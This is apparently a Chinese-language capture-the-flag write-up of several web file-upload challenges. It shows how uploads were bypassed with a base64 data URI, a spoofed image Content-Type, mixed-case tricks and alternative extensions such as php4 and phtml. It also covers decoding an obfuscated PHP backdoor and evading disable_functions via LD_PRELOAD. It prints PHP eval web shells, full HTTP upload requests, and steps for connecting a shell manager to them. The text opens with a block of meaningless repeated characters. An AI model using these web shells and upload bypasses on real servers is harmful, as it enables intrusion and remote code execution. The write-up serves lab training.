150 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
151 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
152 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
153 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
154 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
155 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
156 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
157 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
158 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
159 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
160 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
161 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
162 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
163 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1
```


2 x +

发送 取消 < >

请求

美化 Raw Hex

1 POST /user/upload HTTP/1.1
2 Host: 114.67.175.224:13550
3 Content-Length: 84
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 Accept-Language: zh-CN
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.183 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Origin: http://114.67.175.224:13550
10 Referer: http://114.67.175.224:13550/User
11 Accept-Encoding: gzip, deflate, br
12 Cookie: ga=GA1.1.617906882.1730096273; Hm_lvt_c1b044f909411ac4213045f0478e96fc=1730096273; _ga_F3VRZT58SJ=GS1.1.1730096275.1.1.1730096343.0.0.0; PHPSESSID=e71d4d811fae284294539ce3f5a8e96f
13 Connection: keep-alive
14
15 image=data%3Aimage%2Fphp%3Bbase64%2C%2F9j%2FPD9waHAgQGV2YWwoJF9QTlNUWydhYmMnXSk7Pz4=

响应

美化 Raw Hex 页面渲染

1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0
3 Date: Mon, 11 Nov 2024 07:08:50 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.22
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Content-Length: 98
11
12 {
13 "code":1,
14 "msg":"!!!!!!",
15 "data":"\\./Uploads\\./heads\\9bc27631f113d76d.php",
16 "url":"",
17 "wait":3
18 }

打开中国蚁剑测试连接

设置

数据管理 (0)

URL地址 IP地址 添加数据

添加 清空 测试连接

基础配置

URL地址 * http://114.67.175.224:13550/Uploads/heads/9bc27631f113d76d.php

连接密码 * abc

网站备注

编码设置 UTF8

连接类型 PHP

编码器

- default (不推荐)
- base64
- chr

请求信息

其他设置


分类目录 (1)

添加 重命名 删除

默认分类 0

成功 连接成功!


拿到 flag



Content-type 图片绕过



打开网页正常的文件上传



My name is margin,give me a image file not a php

浏览... 未选择文件。

Submit

Invalid File

strpos() 函数查找字符串在另一字符串中第一次出现的位置（区分大小写）

所以这里使用大小写混淆绕过

```
<?php
$flag = "flag{test}"
?>
<form action="index.php" method="post" enctype="multipart/form-data">
My name is margin,give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>
<?php
function global_filter(){
    $type = $_SERVER["CONTENT_TYPE"];
    if (strpos($type, "multipart/form-data") !== False){
        $file_ext = substr($_FILES["file"]["name"], strpos($_FILES["file"]
        $file_ext = strtolower($file_ext);
        if (stripos($file_ext, "php") !== False){
            die("Invalid File<br />");
        }
    }
}
```

常规的 php 后缀被替换，换成 php4 可以

最后是修改 Content-Type 类型为图片即可

```
POST /index.php HTTP/1.1
Host: 114.67.246.176:17478
Content-Length: 313
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://114.67.246.176:17478
Content-Type: Multipart/Form-data; boundary=----WebKitFormBoundaryD3p0lCSnRlnpDNbk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36 Edg/92.0.902.67
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://114.67.246.176:17478/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: _ga=GA1.1.1710985037.1626329470; Hm_lvt_c1b044f909411ac4213045f0478e96fc=1626329470,1627724205
Connection: close

-----WebKitFormBoundaryD3p0lCSnRlnpDNbk
Content-Disposition: form-data; name="file"; filename="pichack 1.php4"
Content-Type: image/jpeg

<?php @eval($_POST['x']);?>
-----WebKitFormBoundaryD3p0lCSnRlnpDNbk
Content-Disposition: form-data; name="submit"

Submit
-----WebKitFormBoundaryD3p0lCSnRlnpDNbk--
```

上传成功


My name is margin,give me a image file not a php

浏览... 未选择文件。

Submit

Upload Success
Stored in: [upload/bugku26015912_5539.php4](#)

使用蚁剑连接拿到 flag



disable_functions 绕过

< 返回

getshell

WEB

未解决

分数: 50

金币: 5

题目作者: Jesen

— 血: qinxi

— 血奖励: 2金币

解 决: 963

提 示:

描 述: getshell

http://114.67.175.224:14109

01:46:16

删除场景

延时场景

请输入flag

提交

加密混淆，这一步因为解密网站挂了就跳过


← → ↻ ⚠ 不安全 114.67.175.224:14109

```
<?php
define('pfkzyUelxEGmVcdDNLtjXCSIgMBK0uHAFyRtaboqwJiQWvsZrPhn', __FILE__);
$cPIHjUYxDZVBvOTsuiEClpMXAfSqrdegyFtbnGzRhWNJKwLmaokQ = urldecode("%6E1%7A%62%2F%6D%615%5C%76
$BwltqOYbHaQkRPNoxcfmFmzsIjhdMDAWUeKGgviVrJZpLuXETSyC = $cPIHjUYxDZVBvOTsuiEClpMXAfSqrdegyFtb
$hYXlTgBqWApObxJvejPRsdHGQnauDisfENIFyocrkULwmKMctVzZ = $cPIHjUYxDZVBvOTsuiEClpMXAfSqrdegyFtb
$vNwTosKPEaAllciJDBhWtRSHXempIrjyQUuGoaknYCdFzqZMxfbgV = $hYXlTgBqWApObxJvejPRsdHGQnauDisfENIF
$ciMfTXpPoJHzZBxLOvngjQCbdIGkYlVNSumFrAUeWasKyEtwhDqR = $cPIHjUYxDZVBvOTsuiEClpMXAfSqrdegyFtb
$BwltqOYbHaQkRPNoxcfmFmzsIjhdMDAWUeKGgviVrJZpLuXETSyC.= $cPIHjUYxDZVBvOTsuiEClpMXAfSqrdegyFtbr
eval($BwltqOYbHaQkRPNoxcfmFmzsIjhdMDAWUeKGgviVrJZpLuXETSyC("JE52aXV5d0N1UFdFR2xhY0FtZmpyZ0JNVFJ
>
```

网上找的图

```
<?php
//加密方式: php源码混淆类加密。免费版地址:https://www.zhaoyuanma.com/phpjm.html
//此程序由【找源码】http://Www.ZhaoYuanMa.Com (免费版) 在线逆向还原, QQ: 7530
?>
<?php
highlight_file(njVysBZvxrLkFYdNofcgGuawDJblpOSQEHRUmKiAhzICetPMqXWT);
@eval($_POST[ymlisisisiook]);
?>
```

使用中国蚁剑远程连接




访问别的目录报错, 应该设置了 `disable_function()` 函数



基于黑名单来实现对某些函数使用的限制

default_charset	no value
default_mimetype	text/html
disable_classes	no value
disable_functions	passthru,exec,system,chroot,chgrp,chown,shell
display_errors	Off
display_startup_errors	Off


使用蚁剑的插件绕过，网不行的自己去 GitHub 上下插件



LD_PRELOAD 是一个可选的 Unix 环境变量， 包含一个或多个共享库或共享库的路径

它允许你定义在程序运行前优先加载的动态链接库，即我们可以自己生成一个动态链接库加载以覆盖正常的函数库，也可以注入恶意程序，执行恶意命令


最后远程连接这个新木马就行了，密码一样的




phhtml 后缀绕过




考察的是文件上传



上传正常的 PHP 改 MIME 都不行



尝试修改后缀为 php3、Php、phtml 等，发现 phtml 可以



